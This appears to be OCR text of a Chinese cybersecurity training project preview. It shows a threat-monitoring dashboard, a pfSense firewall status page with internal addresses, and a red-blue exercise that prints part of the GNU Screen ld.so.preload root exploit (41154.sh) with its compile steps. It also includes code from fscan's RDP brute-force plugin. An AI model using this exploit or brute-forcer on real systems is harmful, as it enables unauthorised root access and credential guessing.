
项目预览

态势感知


2022年09月06日 星期二 21:09:24
综合态势感知
近7天
全网威胁度
威胁总量
19
未处理威胁
8
受威胁资产
1
80
今日威胁
18
威胁事件趋势
30
20
10
09-13
09-15
09-17
09-19
威胁源主机TOP 5
100
100
70
60
19
威胁类型分布
漏洞攻击 21.05%
命令与控制 10.53%
暴力破解 10.52%
Web攻击 31.58%
后门木马 10.53%
DDoS 5.26%
僵尸主机 10.53%
Web攻击
命令与控制
僵尸主机
暴力破解
DDoS
后门木马
漏洞攻击
受威胁资产数量趋势
150
120
90
60
30
09-13
09-14
09-15
09-16
09-17
09-18
09-19
受攻击资产区域分布
华东-上海二 33.33%
华北-北京一 66.67%


项目预览

WAF




项目预览

防火墙


pfsense COMMUNITY EDITION
System
Interfaces
Firewall
Services
VPN
Status
Diagnostics
Help
Status / Dashboard
Disks
Mount Used Size Usage
/ 2.4G 12G 22% of 12G (ufs)
System Information
Name firewall.paedml-linux.lokal
User Administrator@10.1.0.15 (LDAP/server.paedml-linux.lokal)
System VMware Virtual Machine
Netgate Device ID: ddf5bb4107982e0e6d03
BIOS Vendor: Phoenix Technologies LTD
Version: 6.00
Release Date: Thu Nov 12 2020
Version 2.7.0-DEVELOPMENT (amd64)
built on Wed Feb 01 06:07:31 UTC 2023
FreeBSD 14.0-CURRENT
Unable to check for updates
CPU Type Intel(R) Xeon(R) Gold 6126 CPU @ 2.60GHz
2 CPUs: 1 package(s) x 2 core(s)
AES-NI CPU Crypto: Yes (active)
QAT Crypto: No
Hardware crypto AES-CBC,AES-CCM,AES-GCM,AES-ICM,AES-XTS
Kernel PTI Enabled
MDS Mitigation Inactive
Uptime 4 Days 02 Hours 52 Minutes 41 Seconds
Current date/time Mon Feb 6 11:28:59 CET 2023
DNS server(s) 127.0.0.1
9.9.9.9
Last config change Mon Feb 6 11:28:19 CET 2023
State table size 0% (51/198000) Show states
MBUF Usage 24% (6450/26583)
Load average 0.08, 0.14, 0.18
CPU usage 2%
Memory usage 20% of 1984 MiB
SWAP usage 0% of 3071 MiB
NTP Status
Server Time 11:29:01 CET
Sync Source 188.40.62.55 (stratum 2)
Installed Packages
Name Version Actions
Cron 0.3.8_3
Open-VM-Tools 10.1.0_5,1
System_Patches 2.0_7
Packages may be added/managed here: System > Packages
Services Status
Service Description Action
dhcpd DHCP Service
dnsmasq DNS Forwarder
dpinger Gateway Monitoring Daemon
ntpd NTP clock sync
openvpn OpenVPN server: OpenVPN INTERNET
openvpn_2 OpenVPN server: OpenVPN GAESTE
sshd Secure Shell Daemon
syslogd System Logger Daemon
vmware-guestd VMware Guest Daemon
vmware-kmod VMware Kernel Modules
Netgate Services And Support
Contract type Community Support
Community Support Only
NETGATE AND pfSense COMMUNITY SUPPORT RESOURCES
If you purchased your pfSense gateway firewall appliance from Netgate and elected Community Support at the point of sale or installed pfSense on your own hardware, you have access to various community support resources. This includes the NETGATE RESOURCE LIBRARY.
You also may upgrade to a Netgate Global Technical Assistance Center (TAC) Support subscription. We're always on! Our team is staffed 24x7x365 and committed to delivering enterprise-class, worldwide support at a price point that is
Interfaces
INTERNET autoselect 10.11.12.13
PAEDAGOGIK autoselect 10.1.0.11
GAESTE autoselect 172.16.1.1
DMZ autoselect 192.168.201.254
MDM autoselect 172.20.1.1
Traffic Graphs
INTERNET
wan (in)
wan (out)
500
400
300
200
100
0.0
27:01
27:30
28:20
29:02
PAEDAGOGIK
lan (in)
lan (out)
4.0k
2.0k
0.0
-2.0k
-4.0k
GAESTE
opt1 (in)
opt1 (out)
1.0
500m
0.0
-500m
-1.0
DMZ
opt2 (in)
opt2 (out)
1.0
500m


项目预览

入侵检测设备




项目预览

扫描器



项目预览

红蓝对抗实战



创建 41154.sh，内容如下：

```
34  gcc -o /tmp/rootshell /tmp/rootshell.c
35  rm -f /tmp/rootshell.c
36  echo "[+] Now we create our /etc/ld.so.preload file..."
37  cd /etc
38  umask 000 # because
39  screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so"
40  echo "[+] Triggering..."
41  screen -ls # screen itself is setuid, so...
42  /tmp/rootshell
```

接下来编译相关文件，编译必须在 kali 中进行。

```
┌──(~/tmp)
└─(13:29:55)──> ls
1.c         41154.sh    libhax.c    rootshell.c

gcc -fPIC -shared -ldl -o libhax.so libhax.c
gcc -o rootshell rootshell.c
```

项目预览

工具源码剖析

fscan / Plugins / rdp.go

Code Blame 192 lines (171 loc) · 4.26 KB Code 55% faster with GitHub Copilot

```go
func RdpScan(info *common.HostInfo) (tmperr error) {
func worker(host, domain string, port int, wg *sync.WaitGroup, brlist chan Brutelist, signal *bool, num *int,
    defer wg.Done()
    for one := range brlist {
        if *signal == true {
            return
        }
        go incrNum(num, mutex)
        user, pass := one.user, one.pass
        flag, err := RdpConn(host, domain, user, pass, port, timeout)
        if flag == true && err == nil {
            var result string
            if domain != "" {
                result = fmt.Sprintf("[+] RDP %v:%v:%v\\%v %v", host, port, domain, user, pass)
            } else {
                result = fmt.Sprintf("[+] RDP %v:%v:%v %v", host, port, user, pass)
            }
            common.LogSuccess(result)
            *signal = true
            return
        } else {
            errlog := fmt.Sprintf("[-] (%v/%v) rdp %v:%v %v %v %v", *num, all, host, port, user, pass, err)
            common.LogError(errlog)
        }
    }
}

func incrNum(num *int, mutex *sync.Mutex) {
    mutex.Lock()
    *num = *num + 1
    mutex.Unlock()
}
```

afrog / pocs / afrog-pocs / vulnerability / dedecms-rce.yaml

zan8in version 3.0.0

Code Blame 31 lines (29 loc) · 1.25 KB Code 55% faster with GitHub Copilot

